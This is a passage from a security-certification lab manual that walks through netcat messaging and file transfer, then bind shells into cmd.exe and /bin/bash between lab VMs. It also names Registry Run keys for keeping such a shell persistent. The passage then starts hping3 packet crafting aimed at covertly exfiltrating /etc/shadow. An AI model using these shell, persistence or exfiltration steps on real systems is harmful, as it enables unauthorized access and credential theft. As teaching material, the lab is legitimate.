
```
nc <IP Address of the Windows 10 VM running the netcat
server> 52000
```

For example, if the command in Step 1a was issued on a machine with IP address 192.168.1.108, this command would be

```
nc 192.168.1.108 52000
```

where 192.168.1.108 refers to the netcat server IP address and 52000 refers to the port that is open on that server, listening for incoming connections.

e. Start typing in each machine. The messages will appear in both machines, as shown in Figure 16-24. Sniff in Wireshark and you'll notice that the messages are sent over TCP and are unencrypted, as shown in Figure 16-25.



Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@kali-weissma...
03:15 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ nc 192.168.1.108 52000
Jonathan
Eva
Noah
Jacob
```

Administrator: Command Prompt - ncat -lp 52000

```
Microsoft Windows [Version 10.0.19041.508]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Users\jonathan\Downloads\ncat-por
table-5.59BETA1\ncat-portable-5.59BETA1

C:\Users\jonathan\Downloads\ncat-portable-5.59BETA1\ncat-po
rtable-5.59BETA1>ncat -lp 52000
Jonathan
Eva
Noah
Jacob
```

FIGURE 16-24 nc in Kali Linux (a); ncat in Windows (b)


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==192.168.1.114
Data (data.data), 9 bytes
Packets: 33544 · Displayed: 22 (0.1%)
Profile: Default

```
No.       Time          Source           Destination      Protocol  Length  Info
   24446 1004.627885 192.168.1.114 192.168.1.108 TCP      74 51840 → 52000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACI
   24447 1004.627888 192.168.1.114 192.168.1.108 TCP      74 [TCP Out-Of-Order] 51840 → 52000 [SYN] Seq=0 Win=64240
   24448 1004.628036 192.168.1.108 192.168.1.114 TCP      66 52000 → 51840 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 M
   24449 1004.628039 192.168.1.108 192.168.1.114 TCP      66 [TCP Out-Of-Order] 52000 → 51840 [SYN, ACK] Seq=0 Ack=
   24450 1004.628242 192.168.1.114 192.168.1.108 TCP      60 51840 → 52000 [ACK] Seq=1 Ack=1 Win=64256 Len=0
   24451 1004.628257 192.168.1.114 192.168.1.108 TCP      60 [TCP Dup ACK 24450#1] 51840 → 52000 [ACK] Seq=1 Ack=1 W
   25233 1089.322404 192.168.1.114 192.168.1.108 TCP      63 51840 → 52000 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=9
```

```
> Frame 25233: 63 bytes on wire (504 bits), 63 bytes captured (504 bits) on interface \Device\NPF_{4F3F9C74-3252-4C
> Ethernet II, Src: IntelCor_bb:10:52 (a0:af:bd:bb:10:52), Dst: IntelCor_bb:10:52 (a0:af:bd:bb:10:52)
> Internet Protocol Version 4, Src: 192.168.1.114, Dst: 192.168.1.108
> Transmission Control Protocol, Src Port: 51840, Dst Port: 52000, Seq: 1, Ack: 1, Len: 9
v Data (9 bytes)
    Data: 4a6f6e617468616e0a
    [Length: 9]
```

```
0000  a0 af bd bb 10 52 a0 af  bd bb 10 52 08 00 45 00   ·····R·· ···R··E·
0010  00 31 52 00 40 00 40 06  64 98 c0 a8 01 72 c0 a8   ·1R·@·@· d····r··
0020  01 6c ca 80 cb 20 80 74  da 9c b7 86 ae ff 50 18   ·l··· ·t ······P·
0030  01 f6 39 be 00 00 4a 6f  6e 61 74 68 61 6e 0a      ··9···Jo nathan·
```

FIGURE 16-25 Data in Wireshark

f. Break out of the connection by pressing CTRL-C on either machine.

g. Reverse roles by making the Kali Linux VM the netcat server and the Windows 10 machine the netcat client.

2a–2e

Step 2 Transfer a file with netcat/ncat.

a. On the Windows 10 VM, open a port. Using the output redirection operator (>), specify that whatever comes through port 55555 doesn’t get output in the console, like before, but rather goes into a file called alice.txt, which doesn’t exist just yet.

```
ncat -lp 55555 > alice.txt
```

If the file doesn’t exist, it will be created. If the file does exist, it will be cleared before the text is redirected. To keep an existing file and append to it, use two > symbols like this:

```
ncat -lp 55555 >> alice.txt
```

If you use the >> notation and the file doesn’t exist, like with the > notation, it will be created.

b. On the Kali Linux VM, create a text file, put some text in the file, and then save it as bob.txt and close the file.

c. On the Kali Linux VM, from the same directory you’ve been in, execute the following command (with the IP address of the Windows 10 VM):

```
nc -w 1 192.168.1.107 55555 < bob.txt
```

Send the contents of the bob.txt file, using the input redirection character (<), through port 55555 of the machine with an IP address of 192.168.1.107 (the Windows 10 VM).

The following is from the nc man page (https://linux.die.net/man/1/nc):

> **-w** *timeout*
>
> If a connection and stdin are idle for more than *timeout* seconds, then the connection is silently closed. The **-w** flag has no effect on the **-l** option, i.e. **nc** will listen forever for a connection, with or without the **-w** flag. The default is no timeout.

Notice that the name of the source file and the file created on the destination machine do not have to match.

If you are not returned to a prompt, kill the connection with CTRL-C from either side.


d. On the Windows 10 VM, type **notepad alice.txt** to see the contents of the source’s bob.txt file in the target’s alice.txt file in Notepad. Then close Notepad.

e. Now reverse roles by making the Kali Linux VM the netcat server and the Windows 10 machine the netcat client.

📷 **3a–3e**

Step 3 Create shells with netcat/ncat.

a. On the Windows 10 VM, type the following command, as shown in Figure 16-26:




```
Microsoft Windows [Version 10.0.19041.508]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Users\jonathan\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1

C:\Users\jonathan\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 10314 -e cmd.exe
```

FIGURE 16-26 Windows 10 listening for an incoming connection, which will go right into cmd.exe

```
ncat -lp 10314 -e cmd.exe
```

The **-e** option specifies an executable to run.

b. On the Kali Linux VM, type the following command, as shown in Figure 16-27:


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@kali-weissma...
03:44 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ nc 192.168.1.108 10314
Microsoft Windows [Version 10.0.19041.508]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\jonathan\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>
```

FIGURE 16-27 A Windows 10 command-line environment in Kali Linux

```
nc 192.168.1.108 10314
```

(Substitute the IP address of the Windows 10 VM.)

Whoa! That’s a prompt from the world of Windows inside the land of

Linux!

c. Any Windows command you type will now be sent to the victim machine and executed on that machine. Try these:

```
ipconfig /all
```

```
arp -a
```

```
route print
```

d. You can even sniff all packets in Wireshark containing all commands and their corresponding output.

Filter by icmp in Wireshark on the Windows 10 VM.

From the Windows command prompt on the Kali Linux VM, enter the following:

```
ping 8.8.8.8
```

Now you're actually sending a ping from the Windows 10 VM via the Kali Linux VM. The replies will go to the Windows 10 VM!

This ability of sending and receiving can be used for many malicious purposes, including making the victim machine go to systems that will deliver malware and making it appear that a victim machine is actually causing an attack through false attribution.


Press CTRL-C to break out of the cmd.exe shell in Kali Linux.

This ncat shell creation (shown in Figure 16-26) can even be made persistent by adding it to the victim machine's Registry in one of the following locations:

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

e. Now it's time to reverse roles and use Bash from the Kali Linux VM from the Windows 10 VM. Even with the change of the default shell to Z shell, Kali Linux still contains Bash.

On the Kali Linux VM, type the following command, as shown in Figure 16-28:



Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@kali-weissma...
04:46 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ nc -lp 14618 -e /bin/bash
```

FIGURE 16-28 Kali Linux listening

```
nc -lp 14618 -e /bin/bash
```

On the Windows 10 VM, type the following command, as shown in Figure 16-29:



```
Microsoft Windows [Version 10.0.19041.508]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Users\jonathan\Downloads\ncat-por
table-5.59BETA1\ncat-portable-5.59BETA1

C:\Users\jonathan\Downloads\ncat-portable-5.59BETA1\ncat-po
rtable-5.59BETA1>ncat 192.168.1.114 14618
```

FIGURE 16-29 Windows 10 getting into Bash

```
ncat 192.168.1.114 14618
```

(Substitute the IP address of the Windows 10 VM.)

You won’t see a prompt, but try these Linux commands:

```
ip a
```

```
ls
```

```
pwd
```

f. Filter by ICMP in Wireshark on the Kali Linux VM.

From the Windows command prompt on the Kali Linux VM, enter the following:

```
ping 1.1.1.1
```

Now you’re actually sending a ping from the Kali Linux VM through the Windows 10 VM. The replies will be sent to the Kali Linux VM.

30 MINUTES

Lab Exercise 16.03: Packet Crafting with hping3

Until now, operating systems created packets and their associated payload for the network traffic you generated. You did see Nmap craft raw packets earlier in this chapter, but they were really just preset with specific TCP segments or UDP datagrams.

In this lab exercise and the next one, you’re going to have more say and more control over the construction of the packets, segments, datagrams, and more. The hping3 utility is a de facto tool used for security audits and tests of networks and firewalls. As such, it’s a great tool for cybercriminals, as well, to perform the same audits and tests, but for alternate motivations.

The name of the utility (hping was the original name, and now it’s in version 3, thus hping3) comes from the fact that, by default, it does something similar to the ping utility—solicit a response from another machine. The *h* stands for header in TCP header ping. While the ping utility uses an ICMP Echo Request to solicit a reply from another machine, hping3 has many varied ways to do it, defaulting with TCP, in the event that a firewall blocks ICMP or by some other criteria.

Learning Objectives

In this lab exercise, you’ll use hping3 in multiple ways, which can be for good or bad. At the end of this lab exercise, you’ll be able to

- Craft and send packets containing various protocols with hping3
- Probe a machine using hping3, which has advantages to the traditional ICMP ping
- Encapsulate a secret payload to infiltrate or exfiltrate data
- Analyze and interpret the results in Wireshark

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Kali Linux VM you created in Chapter 1
- The Windows 10 VM you created in Chapter 1
- A web browser with an Internet connection

Let’s Do This!

On the Windows 10 VM, turn off Windows Defender Firewall.

On the Windows 10 VM, start sniffing in Wireshark with a display filter of **ip.addr==** followed by the IP address of the Kali Linux VM. Locate and analyze the related traffic.

Press ENTER after each command.

📷 **1a–1e**

Step 1 Send traffic with hping3 with customized payloads, including the contents of the /etc/shadow file.

a. In Kali Linux, type

```
man hping3
```

to see information about this tool.

b. Type the following command to use hping3 to send one packet with defaults:

```
sudo hping3 -c 1 192.168.1.108
```

(Substitute the IP address of the Windows 10 VM.)

The following is from the hping3 man page (https://linux.die.net/man/8/hping3):

> *-c --count count*
>
> Stop after sending (and receiving) *count* response packets. After last packet was send hping3 wait COUNTREACHED_TIMEOUT seconds target host replies. You are able to tune COUNTREACHED_TIMEOUT editing hping3.h.


By default, hping3 uses TCP with a random source port number and a destination port number of 0, which is guaranteed not to be open on the destination. Although port 0 is defined as an invalid port number, traffic can be sent to and received from port 0. As an added bonus, a TCP segment sent to port 0 most likely won't show up in a log file, so the chances of remaining stealthy are even better.

c. Type the following command to use hping3 with a customized payload:

```
sudo hping3 -c 1 192.168.1.108 -e "CompTIA Security+"
```


(Substitute the IP address of the Windows 10 VM)

See Figure 16-30 for what the output should look like, and see Figure 16-31 for what you should see in Wireshark.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@kali-weissma...
09:55 AM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ sudo hping3 -c 1 192.168.1.108 -e "CompTIA Security+"
HPING 192.168.1.108 (eth0 192.168.1.108): NO FLAGS are set, 40 headers + 17 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!
len=46 ip=192.168.1.108 ttl=128 DF id=18 sport=0 flags=RA seq=0 win=0 rtt=6.3 ms

--- 192.168.1.108 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 6.3/6.3/6.3 ms
jonathan@kali-weissman:~$ 
```

FIGURE 16-30 hping3 output


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==192.168.1.114

```
No.      Time        Source          Destination     Protocol Length Info
  41284 565.703…  192.168.1.114   192.168.1.108   TCP       71 1188 → 0 [<None>] Seq=1 Win=512 Len=17
  41285 565.703…  192.168.1.114   192.168.1.108   TCP       71 [TCP Retransmission] 1188 → 0 [<None>]
  41286 565.703…  192.168.1.108   192.168.1.114   TCP       54 0 → 1188 [RST, ACK] Seq=1 Ack=1 Win=0 L
  41287 565.703…  192.168.1.108   192.168.1.114   TCP       54 0 → 1188 [RST, ACK] Seq=1 Ack=1 Win=0 L
```

```
> Frame 41284: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface \Device\NPF_{4F3F9C7
> Ethernet II, Src: IntelCor_bb:10:52 (a0:af:bd:bb:10:52), Dst: IntelCor_bb:10:52 (a0:af:bd:bb:10:52)
> Internet Protocol Version 4, Src: 192.168.1.114, Dst: 192.168.1.108
> Transmission Control Protocol, Src Port: 1188, Dst Port: 0, Seq: 1, Len: 17
v Data (17 bytes)
    Data: 436f6d705449412053656375726974792b
    [Length: 17]
```

```
0030  02 00 fb 59 00 00 43 6f  6d 70 54 49 41 20 53 65   ···Y··Co mpTIA Se
0040  63 75 72 69 74 79 2b                               curity+
```

Data (data.data), 17 bytes
Packets: 148844 · Displayed: 4 (0.0%)
Profile: Default

FIGURE 16-31 The message sent with hping3, CompTIA Security+

The following is from the hping3 man page:

> *-e --sign signature*
>
> Fill first *signature length* bytes of data with *signature*. If the *signature length* is bigger than data size an error message will be displayed. If you don't specify the data size hping will use the signature size as data size. This option can be used safely with --*file filename* option, remainder data space will be filled using *filename*.

Now you can encapsulate your own payload. A great usage of this is covert communication between an attacker and a piece of malware on a victim system. The attacker could give commands to the malware with this method, and the commands would simply blend in with normal TCP traffic, and then be subsequently read and executed by the malware.

d. Creating and sending data is one thing; exfiltrating data is something else.

The following is from the hping3 man page:

> *-d --data data size*
> Set packet body size. Warning, using --data 40 hping3 will not generate 0 byte packets but protocol_header+40 bytes. hping3 will display packet size information as first line output, like this: **HPING www.yahoo.com (ppp0 204.71.200.67): NO FLAGS are set, 40 headers + 40 data bytes**
>
> *-E --file filename*
> Use **filename** contents to fill packet’s data.

Enter

```
ls -l /etc/shadow
```

to see how big the /etc/shadow file is with the password hashes.

➜ **Cross-Reference**

You performed lab exercises with the /etc/shadow file in Chapter 5 and Chapter 11. You performed lab exercises with ls -l in Chapter 2.

Here’s the output I got:

```
-rw-r----- 1 root shadow 3592 Jul 20 17:04 /etc/shadow
```

